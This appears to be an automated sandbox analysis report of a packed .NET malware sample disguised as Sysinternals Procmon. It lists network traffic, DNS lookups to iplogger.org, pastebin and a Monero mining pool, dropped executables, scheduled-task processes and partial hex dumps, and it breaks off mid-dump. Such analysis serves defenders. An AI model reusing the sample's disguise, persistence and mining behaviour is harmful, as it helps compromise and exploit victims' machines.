.themida	0xc000	0x44c000	0x0	unknown	unknown	unknown	unknown	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.boot	0x458000	0x281a00	0x281a00	unknown	unknown	unknown	unknown	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0xa090	0x358	data		
RT_MANIFEST	0xa3f8	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators	English	United States

Imports

DLL	Import
kernel32.dll	GetModuleHandleA
mscoree.dll	_CorExeMain

Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright (c) iZSEcDETBb76bVZ 2020
Assembly Version	9.7.3.8
InternalName	Loader.exe
FileVersion	1.1.8.9
CompanyName	Paragon
Comments	kn6p3raejiB_BMU
ProductName	Sysinternals Procmon
ProductVersion	1.1.8.9
FileDescription	8_Xn2YM92vaLR6z
OriginalFilename	Loader.exe

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 09:11:04.448241949 CET	49720	443	192.168.2.5	88.99.66.31
Feb 23, 2021 09:11:04.516608000 CET	443	49720	88.99.66.31	192.168.2.5
Feb 23, 2021 09:11:04.517222881 CET	49720	443	192.168.2.5	88.99.66.31
Feb 23, 2021 09:11:04.578022003 CET	49720	443	192.168.2.5	88.99.66.31
Feb 23, 2021 09:11:04.646243095 CET	443	49720	88.99.66.31	192.168.2.5
Feb 23, 2021 09:11:04.649231911 CET	443	49720	88.99.66.31	192.168.2.5
Feb 23, 2021 09:11:04.649260998 CET	443	49720	88.99.66.31	192.168.2.5
Feb 23, 2021 09:11:04.649277925 CET	443	49720	88.99.66.31	192.168.2.5
Feb 23, 2021 09:11:04.649293900 CET	443	49720	88.99.66.31	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 09:11:04.649331093 CET	49720	443	192.168.2.5	88.99.66.31
Feb 23, 2021 09:11:04.649363041 CET	49720	443	192.168.2.5	88.99.66.31
Feb 23, 2021 09:11:04.691793919 CET	49720	443	192.168.2.5	88.99.66.31
Feb 23, 2021 09:11:04.760772943 CET	443	49720	88.99.66.31	192.168.2.5
Feb 23, 2021 09:11:04.953178883 CET	49720	443	192.168.2.5	88.99.66.31
Feb 23, 2021 09:11:05.033308029 CET	443	49720	88.99.66.31	192.168.2.5
Feb 23, 2021 09:11:05.102938890 CET	49721	443	192.168.2.5	104.23.99.190
Feb 23, 2021 09:11:05.143801928 CET	443	49721	104.23.99.190	192.168.2.5
Feb 23, 2021 09:11:05.143946886 CET	49721	443	192.168.2.5	104.23.99.190
Feb 23, 2021 09:11:05.144543886 CET	49721	443	192.168.2.5	104.23.99.190
Feb 23, 2021 09:11:05.186820030 CET	443	49721	104.23.99.190	192.168.2.5
Feb 23, 2021 09:11:05.192187071 CET	443	49721	104.23.99.190	192.168.2.5
Feb 23, 2021 09:11:05.192218065 CET	443	49721	104.23.99.190	192.168.2.5
Feb 23, 2021 09:11:05.192333937 CET	49721	443	192.168.2.5	104.23.99.190
Feb 23, 2021 09:11:05.205802917 CET	49721	443	192.168.2.5	104.23.99.190
Feb 23, 2021 09:11:05.246607065 CET	443	49721	104.23.99.190	192.168.2.5
Feb 23, 2021 09:11:05.246906042 CET	443	49721	104.23.99.190	192.168.2.5
Feb 23, 2021 09:11:05.262646914 CET	49721	443	192.168.2.5	104.23.99.190
Feb 23, 2021 09:11:05.271116018 CET	49720	443	192.168.2.5	88.99.66.31
Feb 23, 2021 09:11:05.303430080 CET	443	49721	104.23.99.190	192.168.2.5
Feb 23, 2021 09:11:05.310029984 CET	443	49721	104.23.99.190	192.168.2.5
Feb 23, 2021 09:11:05.310071945 CET	443	49721	104.23.99.190	192.168.2.5
Feb 23, 2021 09:11:05.310129881 CET	49721	443	192.168.2.5	104.23.99.190
Feb 23, 2021 09:11:05.382822990 CET	49723	443	192.168.2.5	104.21.67.51
Feb 23, 2021 09:11:05.430214882 CET	443	49723	104.21.67.51	192.168.2.5
Feb 23, 2021 09:11:05.430372000 CET	49723	443	192.168.2.5	104.21.67.51
Feb 23, 2021 09:11:05.430946112 CET	49723	443	192.168.2.5	104.21.67.51
Feb 23, 2021 09:11:05.478451967 CET	443	49723	104.21.67.51	192.168.2.5
Feb 23, 2021 09:11:05.482073069 CET	443	49723	104.21.67.51	192.168.2.5
Feb 23, 2021 09:11:05.482105017 CET	443	49723	104.21.67.51	192.168.2.5
Feb 23, 2021 09:11:05.482213974 CET	49723	443	192.168.2.5	104.21.67.51
Feb 23, 2021 09:11:05.490542889 CET	49723	443	192.168.2.5	104.21.67.51
Feb 23, 2021 09:11:05.537879944 CET	443	49723	104.21.67.51	192.168.2.5
Feb 23, 2021 09:11:05.538042068 CET	443	49723	104.21.67.51	192.168.2.5
Feb 23, 2021 09:11:05.552932024 CET	49723	443	192.168.2.5	104.21.67.51
Feb 23, 2021 09:11:05.600274086 CET	443	49723	104.21.67.51	192.168.2.5
Feb 23, 2021 09:11:05.964432955 CET	443	49723	104.21.67.51	192.168.2.5
Feb 23, 2021 09:11:05.964468956 CET	443	49723	104.21.67.51	192.168.2.5
Feb 23, 2021 09:11:05.964488029 CET	443	49723	104.21.67.51	192.168.2.5
Feb 23, 2021 09:11:05.964509964 CET	443	49723	104.21.67.51	192.168.2.5
Feb 23, 2021 09:11:05.964530945 CET	443	49723	104.21.67.51	192.168.2.5
Feb 23, 2021 09:11:05.964554071 CET	443	49723	104.21.67.51	192.168.2.5
Feb 23, 2021 09:11:05.964560986 CET	49723	443	192.168.2.5	104.21.67.51
Feb 23, 2021 09:11:05.964575052 CET	443	49723	104.21.67.51	192.168.2.5
Feb 23, 2021 09:11:05.964596033 CET	443	49723	104.21.67.51	192.168.2.5
Feb 23, 2021 09:11:05.964626074 CET	49723	443	192.168.2.5	104.21.67.51
Feb 23, 2021 09:11:05.964705944 CET	49723	443	192.168.2.5	104.21.67.51
Feb 23, 2021 09:11:05.965473890 CET	443	49723	104.21.67.51	192.168.2.5
Feb 23, 2021 09:11:05.965512037 CET	443	49723	104.21.67.51	192.168.2.5
Feb 23, 2021 09:11:05.965620995 CET	49723	443	192.168.2.5	104.21.67.51
Feb 23, 2021 09:11:05.966531038 CET	443	49723	104.21.67.51	192.168.2.5
Feb 23, 2021 09:11:05.966562986 CET	443	49723	104.21.67.51	192.168.2.5
Feb 23, 2021 09:11:05.966624975 CET	49723	443	192.168.2.5	104.21.67.51
Feb 23, 2021 09:11:05.967648029 CET	443	49723	104.21.67.51	192.168.2.5
Feb 23, 2021 09:11:06.109869957 CET	443	49723	104.21.67.51	192.168.2.5
Feb 23, 2021 09:11:06.109901905 CET	443	49723	104.21.67.51	192.168.2.5
Feb 23, 2021 09:11:06.110013008 CET	49723	443	192.168.2.5	104.21.67.51
Feb 23, 2021 09:11:06.110044956 CET	443	49723	104.21.67.51	192.168.2.5
Feb 23, 2021 09:11:06.110066891 CET	443	49723	104.21.67.51	192.168.2.5
Feb 23, 2021 09:11:06.110097885 CET	49723	443	192.168.2.5	104.21.67.51
Feb 23, 2021 09:11:06.121216059 CET	443	49723	104.21.67.51	192.168.2.5
Feb 23, 2021 09:11:06.121238947 CET	443	49723	104.21.67.51	192.168.2.5
Feb 23, 2021 09:11:06.121272087 CET	49723	443	192.168.2.5	104.21.67.51
Feb 23, 2021 09:11:06.121490955 CET	443	49723	104.21.67.51	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 09:11:06.121514082 CET	443	49723	104.21.67.51	192.168.2.5
Feb 23, 2021 09:11:06.121546984 CET	49723	443	192.168.2.5	104.21.67.51
Feb 23, 2021 09:11:06.131071091 CET	443	49723	104.21.67.51	192.168.2.5
Feb 23, 2021 09:11:06.131103039 CET	443	49723	104.21.67.51	192.168.2.5
Feb 23, 2021 09:11:06.131206989 CET	443	49723	104.21.67.51	192.168.2.5
Feb 23, 2021 09:11:06.131217003 CET	49723	443	192.168.2.5	104.21.67.51
Feb 23, 2021 09:11:06.131230116 CET	443	49723	104.21.67.51	192.168.2.5
Feb 23, 2021 09:11:06.131267071 CET	49723	443	192.168.2.5	104.21.67.51
Feb 23, 2021 09:11:06.141947031 CET	443	49723	104.21.67.51	192.168.2.5
Feb 23, 2021 09:11:06.141982079 CET	443	49723	104.21.67.51	192.168.2.5
Feb 23, 2021 09:11:06.142075062 CET	49723	443	192.168.2.5	104.21.67.51
Feb 23, 2021 09:11:06.142169952 CET	443	49723	104.21.67.51	192.168.2.5
Feb 23, 2021 09:11:06.142188072 CET	443	49723	104.21.67.51	192.168.2.5
Feb 23, 2021 09:11:06.142218113 CET	49723	443	192.168.2.5	104.21.67.51
Feb 23, 2021 09:11:06.142776012 CET	443	49723	104.21.67.51	192.168.2.5
Feb 23, 2021 09:11:06.142848969 CET	49723	443	192.168.2.5	104.21.67.51
Feb 23, 2021 09:11:06.153060913 CET	443	49723	104.21.67.51	192.168.2.5
Feb 23, 2021 09:11:06.153086901 CET	443	49723	104.21.67.51	192.168.2.5
Feb 23, 2021 09:11:06.153209925 CET	49723	443	192.168.2.5	104.21.67.51
Feb 23, 2021 09:11:06.153263092 CET	443	49723	104.21.67.51	192.168.2.5
Feb 23, 2021 09:11:06.153281927 CET	443	49723	104.21.67.51	192.168.2.5
Feb 23, 2021 09:11:06.153333902 CET	49723	443	192.168.2.5	104.21.67.51
Feb 23, 2021 09:11:06.153810978 CET	443	49723	104.21.67.51	192.168.2.5
Feb 23, 2021 09:11:06.163953066 CET	443	49723	104.21.67.51	192.168.2.5
Feb 23, 2021 09:11:06.163979053 CET	443	49723	104.21.67.51	192.168.2.5
Feb 23, 2021 09:11:06.164110899 CET	49723	443	192.168.2.5	104.21.67.51
Feb 23, 2021 09:11:06.164144039 CET	443	49723	104.21.67.51	192.168.2.5

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 23, 2021 09:11:04.331671000 CET	192.168.2.5	8.8.8.8	0x22e1	Standard query (0)	iplogger.org	A (IP address)	IN (0x0001)
Feb 23, 2021 09:11:05.043780088 CET	192.168.2.5	8.8.8.8	0x9e21	Standard query (0)	pastebin.com	A (IP address)	IN (0x0001)
Feb 23, 2021 09:11:05.320332050 CET	192.168.2.5	8.8.8.8	0xd4b7	Standard query (0)	blog.agencia10x.com	A (IP address)	IN (0x0001)
Feb 23, 2021 09:11:38.232750893 CET	192.168.2.5	8.8.8.8	0xbd56	Standard query (0)	iplogger.org	A (IP address)	IN (0x0001)
Feb 23, 2021 09:11:41.171906948 CET	192.168.2.5	8.8.8.8	0xb30a	Standard query (0)	pool.minexmr.com	A (IP address)	IN (0x0001)
Feb 23, 2021 09:12:14.398189068 CET	192.168.2.5	8.8.8.8	0xd753	Standard query (0)	api.ip.sb	A (IP address)	IN (0x0001)
Feb 23, 2021 09:12:14.476867914 CET	192.168.2.5	8.8.8.8	0x2a0f	Standard query (0)	api.ip.sb	A (IP address)	IN (0x0001)
Feb 23, 2021 09:12:16.614902973 CET	192.168.2.5	8.8.8.8	0x5693	Standard query (0)	whois.iana.org	A (IP address)	IN (0x0001)
Feb 23, 2021 09:12:17.019965887 CET	192.168.2.5	8.8.8.8	0x9399	Standard query (0)	WHOIS.RIPE.NET	A (IP address)	IN (0x0001)
Feb 23, 2021 09:12:27.258008957 CET	192.168.2.5	8.8.8.8	0xfc43	Standard query (0)	blog.agencia10x.com	A (IP address)	IN (0x0001)
Feb 23, 2021 09:12:31.377082109 CET	192.168.2.5	8.8.8.8	0xf01	Standard query (0)	bitbucket.org	A (IP address)	IN (0x0001)
Feb 23, 2021 09:12:32.110729933 CET	192.168.2.5	8.8.8.8	0x90a0	Standard query (0)	bbuseruploads.s3.amazonaws.com	A (IP address)	IN (0x0001)
Feb 23, 2021 09:12:32.182064056 CET	192.168.2.5	8.8.8.8	0xcd15	Standard query (0)	bbuseruploads.s3.amazonaws.com	A (IP address)	IN (0x0001)
Feb 23, 2021 09:12:44.136328936 CET	192.168.2.5	8.8.8.8	0xf82a	Standard query (0)	iplogger.org	A (IP address)	IN (0x0001)
Feb 23, 2021 09:13:07.046222925 CET	192.168.2.5	8.8.8.8	0x937e	Standard query (0)	iplogger.org	A (IP address)	IN (0x0001)
Feb 23, 2021 09:13:09.545461893 CET	192.168.2.5	8.8.8.8	0x92b0	Standard query (0)	iplogger.org	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 23, 2021 09:11:04.390167952 CET	8.8.8.8	192.168.2.5	0x22e1	No error (0)	iplogger.org		88.99.66.31	A (IP address)	IN (0x0001)
Feb 23, 2021 09:11:05.101070881 CET	8.8.8.8	192.168.2.5	0x9e21	No error (0)	pastebin.com		104.23.99.190	A (IP address)	IN (0x0001)
Feb 23, 2021 09:11:05.101070881 CET	8.8.8.8	192.168.2.5	0x9e21	No error (0)	pastebin.com		104.23.98.190	A (IP address)	IN (0x0001)
Feb 23, 2021 09:11:05.381213903 CET	8.8.8.8	192.168.2.5	0xd4b7	No error (0)	blog.agencia10x.com		104.21.67.51	A (IP address)	IN (0x0001)
Feb 23, 2021 09:11:05.381213903 CET	8.8.8.8	192.168.2.5	0xd4b7	No error (0)	blog.agencia10x.com		172.67.213.210	A (IP address)	IN (0x0001)
Feb 23, 2021 09:11:38.289825916 CET	8.8.8.8	192.168.2.5	0xbd56	No error (0)	iplogger.org		88.99.66.31	A (IP address)	IN (0x0001)
Feb 23, 2021 09:11:41.228872061 CET	8.8.8.8	192.168.2.5	0xb30a	No error (0)	pool.minexmr.com		51.68.21.186	A (IP address)	IN (0x0001)
Feb 23, 2021 09:11:41.228872061 CET	8.8.8.8	192.168.2.5	0xb30a	No error (0)	pool.minexmr.com		88.99.193.240	A (IP address)	IN (0x0001)
Feb 23, 2021 09:11:41.228872061 CET	8.8.8.8	192.168.2.5	0xb30a	No error (0)	pool.minexmr.com		51.68.21.188	A (IP address)	IN (0x0001)
Feb 23, 2021 09:11:41.228872061 CET	8.8.8.8	192.168.2.5	0xb30a	No error (0)	pool.minexmr.com		94.130.165.85	A (IP address)	IN (0x0001)
Feb 23, 2021 09:11:41.228872061 CET	8.8.8.8	192.168.2.5	0xb30a	No error (0)	pool.minexmr.com		94.130.165.87	A (IP address)	IN (0x0001)
Feb 23, 2021 09:11:41.228872061 CET	8.8.8.8	192.168.2.5	0xb30a	No error (0)	pool.minexmr.com		178.32.120.127	A (IP address)	IN (0x0001)
Feb 23, 2021 09:11:41.228872061 CET	8.8.8.8	192.168.2.5	0xb30a	No error (0)	pool.minexmr.com		51.254.84.37	A (IP address)	IN (0x0001)
Feb 23, 2021 09:11:41.228872061 CET	8.8.8.8	192.168.2.5	0xb30a	No error (0)	pool.minexmr.com		94.130.164.163	A (IP address)	IN (0x0001)
Feb 23, 2021 09:12:14.447170973 CET	8.8.8.8	192.168.2.5	0xd753	No error (0)	api.ip.sb	api.ip.sb.cdn.cloudflare.net		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 09:12:14.528436899 CET	8.8.8.8	192.168.2.5	0x2a0f	No error (0)	api.ip.sb	api.ip.sb.cdn.cloudflare.net		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 09:12:16.672480106 CET	8.8.8.8	192.168.2.5	0x5693	No error (0)	whois.iana.org	ianawhois.vip.icann.org		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 09:12:16.672480106 CET	8.8.8.8	192.168.2.5	0x5693	No error (0)	ianawhois.vip.icann.org		192.0.47.59	A (IP address)	IN (0x0001)
Feb 23, 2021 09:12:17.069293976 CET	8.8.8.8	192.168.2.5	0x9399	No error (0)	WHOIS.RIPE.NET		193.0.6.135	A (IP address)	IN (0x0001)
Feb 23, 2021 09:12:27.320939064 CET	8.8.8.8	192.168.2.5	0xfc43	No error (0)	blog.agencia10x.com		172.67.213.210	A (IP address)	IN (0x0001)
Feb 23, 2021 09:12:27.320939064 CET	8.8.8.8	192.168.2.5	0xfc43	No error (0)	blog.agencia10x.com		104.21.67.51	A (IP address)	IN (0x0001)
Feb 23, 2021 09:12:31.436317921 CET	8.8.8.8	192.168.2.5	0xf01	No error (0)	bitbucket.org		104.192.141.1	A (IP address)	IN (0x0001)
Feb 23, 2021 09:12:32.171631098 CET	8.8.8.8	192.168.2.5	0x90a0	No error (0)	bbuseruploads.s3.amazonaws.com	s3-1-w.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 09:12:32.171631098 CET	8.8.8.8	192.168.2.5	0x90a0	No error (0)	s3-1-w.amazonaws.com		52.217.107.52	A (IP address)	IN (0x0001)
Feb 23, 2021 09:12:32.242243052 CET	8.8.8.8	192.168.2.5	0xcd15	No error (0)	bbuseruploads.s3.amazonaws.com	s3-1-w.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 09:12:32.242243052 CET	8.8.8.8	192.168.2.5	0xcd15	No error (0)	s3-1-w.amazonaws.com		52.216.184.195	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 23, 2021 09:12:44.196438074 CET	8.8.8.8	192.168.2.5	0xf82a	No error (0)	iplogger.org		88.99.66.31	A (IP address)	IN (0x0001)
Feb 23, 2021 09:13:07.097923994 CET	8.8.8.8	192.168.2.5	0x937e	No error (0)	iplogger.org		88.99.66.31	A (IP address)	IN (0x0001)
Feb 23, 2021 09:13:09.605226040 CET	8.8.8.8	192.168.2.5	0x92b0	No error (0)	iplogger.org		88.99.66.31	A (IP address)	IN (0x0001)


HTTP Request Dependency Graph

- 195.2.84.91
- 87.251.71.75:3214

Code Manipulations

Statistics

Behavior



- 8TD8GfTtaW.exe
- nulhfhsi.exe
- lxoqz3o0.exe
- schtasks.exe
- conhost.exe
- RantimeBroker.exe
- cpu.exe
- conhost.exe
- schtasks.exe
- conhost.exe
- cpu.exe
- evs.exe
- cmd.exe
- revs.exe
- conhost.exe
- hello_C# (2).exe
- hello_C#.exe
- conhost.exe
- conhost.exe
- jo.exe
- powershell.exe
- iexplore.exe
- iexplore.exe
- Chrome updater.exe

Click to jump to process

System Behavior

Analysis Process: 8TD8GfTtaW.exe PID: 6708 Parent PID: 5776

General

Start time:	09:11:00
Start date:	23/02/2021
Path:	C:\Users\user\Desktop\8TD8GfTtaW.exe

Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\8TD8GfTtaW.exe'
Imagebase:	0x1390000
File size:	2649312 bytes
MD5 hash:	A5D3FDF55ABB54EC0B632DEE9D3459D4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D94CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D94CF06	unknown
C:\Users\user\AppData\Local\nulhfhsi.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	1604460	CreateFileW
C:\Users\user\AppData\Local\lxoqz3o0.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	1604460	CreateFileW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\8TD8GfTtaW.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	1604460	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\nulhfhsi.exe	unknown	4096	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 0b 00 ee 43 b5 ee 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 20 02 00 00 a4 07 00 00 00 00 00 5c 64 81 00 00 20 00 00 00 40 02 00 00 00 40 00 00 20 00 00 00 04 00 00 05 00 00 00 00 00 00 00 05 00 00 00 00 00 00 00 00 e0 a5 00 00 04 00 00 64 eb 4b 00 02 00 40 80 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L....C........... ....0.. ....\d... ...@....@.. ....d.K...@................	success or wait	294	6C791B4F	WriteFile
C:\Users\user\AppData\Local\nulhfhsi.exe	unknown	4715	b6 01 00 00 00 f8 f7 c4 54 1c fe 1b f9 32 d3 f5 d0 c2 e9 51 f5 22 00 c3 f7 2a ba 33 e9 6a 93 3d 00 ef 8c 60 43 73 ac d7 7d bc c9 a3 f8 35 bb 47 29 21 1f 43 1c 67 75 95 bd 1a f9 5b e3 bb a5 3c 7d b2 bc 2c ec ad ed 43 a1 ba f4 39 bc df 68 ad f7 bb d0 98 c9 a2 bc dc 9c bd 7b 43 dd 32 15 7f bc f7 fd 3a 37 bb c1 e7 e3 1d 43 9a d9 b7 97 bd 4c 23 e7 3f 33 b9 dd 3a 38 f3 cb 3a 3e e5 cc 0d 1a 66 08 d8 aa eb 1a f3 5a 06 30 e5 6d fa 7e 75 fc de 43 a7 00 c0 19 86 93 d3 35 07 bb 8f 9d 6e 53 0b 77 22 ad c2 0c b5 c6 84 03 bb 36 b5 86 3f 33 f0 ae 95 26 d9 1d e6 11 f3 5e 3c 48 a2 6d ed ad 05 cc 33 62 72 ff 3f e6 79 6c e1 cc d1 44 25 d0 8d 96 56 3e 98 55 d9 4d a8 39 73 0e 5e 46 b3 6d 6a ac 9a 69 3a 9c 9f 00 c0 19 86 93 72 c7 8b 43 df 96 85 e4 4c 14 d3 48 dd cc 09 ca c3 3e	........T....2.....Q."...*.3.j .=...`Cs..}....5.G)!.C.gu....[...<}..,...C...9..h........... {C.2.....:7.....C.....L#.?3..: 8..:>....f......Z.0.m.~u..C... ....5....nS.w"........6..?3... &.....^<H.m....3br.?.yl...D% .. .V>.U.M.9s.^F.mj..i:.......r.. C....L..H.....>	success or wait	380	6C791B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\nulhfhsi.exe	unknown	349	78 29 fb c6 02 c7 5a 04 a5 32 52 cc d6 72 ba 06 02 c0 72 77 24 9e f9 5d cb 20 5f 7e ad 44 3f c4 45 48 0f e4 c5 83 35 46 f3 50 bf e0 6f 6e 55 d8 32 4d 72 86 4b 82 7d 3d 12 a6 81 b8 ed 9f bc 77 e2 26 2e f2 c3 44 8d b5 cb 26 22 77 0c ca c0 b3 b1 7e 95 1e fb 37 6f df 3f 54 2c 60 35 f5 7b 8d 5d 0e cb b8 39 1c b6 05 05 a8 e5 c6 22 f6 d1 2e 7c 06 0f 0e d4 0a 48 42 2e 87 a1 2a 75 78 a7 03 24 4b 92 31 2d 66 af 33 45 36 77 89 a3 61 a7 b0 84 2c 01 01 93 ab dc f8 ff a2 3e 17 47 80 ff 51 82 ab 15 0f 4e 24 bd 0a aa 5d b6 52 e9 62 c1 d0 8f 43 7a 9f 55 6a 2d ea 3d ce b0 83 82 5a ce 3a 5d 3b b0 c7 ec 71 7f e3 dd 53 6f a8 42 63 20 1e bf 82 67 46 cb 10 36 01 95 d5 f9 ac 8d 35 08 31 95 61 22 54 a1 21 48 62 b8 9d 20 1f b0 87 1e 43 b8 23 38 1d 4b 55 ef bc c0 bc 14 ed 1b 56 a2	x)....Z..2R..r....rw$..]. _~.D ?.EH....5F.P..onU.2Mr.K.}= ....w.&...D...&"w.....~...7o.?T ,`5.{.]...9......."...\|.....HB ...*ux..$K.1-f.3E6w..a...,.... ....>.G..Q....N$...].R.b...Cz. Uj-.=....Z.:];...q...So.Bc ... gF..6......5.1.a"T.!Hb.. ....C .#8.KU.......V.	success or wait	1	6C791B4F	WriteFile
C:\Users\user\AppData\Local\lxoqz3o0.exe	unknown	4096	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 07 00 9d ae 31 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 0b 00 00 50 00 00 00 08 00 00 00 00 00 00 58 c0 45 00 00 20 00 00 00 80 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 40 6d 00 00 04 00 00 9c 0d 28 00 02 00 40 80 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L.....1`.......... .......P..........X.E.. ....@.. ....@m....... (...@................................	success or wait	253	6C791B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\lxoqz3o0.exe	unknown	9731	b1 e4 ce 22 64 3d cc d8 05 9d ba 45 40 34 e4 75 f4 4d 59 68 b1 8a 58 70 ba 38 d3 75 eb 14 9e e6 fb f5 e6 1c 15 30 a8 28 c0 e3 60 ba 62 f4 20 1d 59 cb 7d 82 f1 36 86 0a d8 63 c8 1c 10 6e ac 2f d9 c4 47 bb 11 1a 34 5b e5 43 4d 1b 34 24 bd 1e 4b f9 4e 2b dd e4 a9 21 e6 8f af 6d e3 15 ac 13 f6 83 e4 83 2f e7 84 1a f4 ab 08 99 81 28 8f 92 eb 68 e4 9e fe 2b 49 08 2e df 0e 51 c9 f0 3e 57 dd f7 3f b3 b1 48 38 16 b7 ec a1 48 ed f1 6e 39 b5 4b 32 1b ee 3d 2d fd d1 13 3b 28 99 74 26 10 0d 78 c8 17 04 d7 3c 06 45 45 fb 24 fc 4b 36 28 c7 75 27 e9 b3 4a 90 1c 7a 60 a4 36 67 e6 32 17 1e 2a 35 1f 30 37 d1 ad 97 4b 61 17 f6 e5 39 18 ec fc 4a 16 ee ff bb c2 bc 93 3f 81 5e 5d 72 23 da 1c 53 26 f5 fb bf 7d b4 e0 4a 73 56 0c 45 0c 44 d7 1a 0f 45 5a e2 42 02 58 66 06 e6 43 54	..."d=.....E@4.u.MYh..Xp.8.u.....0.(..`.b. .Y.}..6...c..n./..G...4[.CM.4$..K.N+...!...m...../.....(...h...+I....Q..>W..?..H8....H..n9.K2..=-...;(.t&..x....<.EE.$.K6(.u'.J..z`.6g.2..*5.07...Ka...9...J.....?.^]r#..S&...}..JsV.E.D...EZ.B.Xf..CT	success or wait	202	6C791B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\8TD8GfTtaW.exe.log	unknown	847	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33 30 33 31 39 5f 33 32 5c 53 79 73 74 65 6d 5c 34 66 30 61 37 65 65 66 61 33 63 64 33 65 30 62 61 39 38 62 35 65 62 64 64 62 62 63 37 32 65 36 5c 53 79 73 74 65 6d 2e 6e 69 2e 64 6c 6c 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2e 43 6f 72 65 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30	1,"fusion","GAC",0..1,"WinRT", 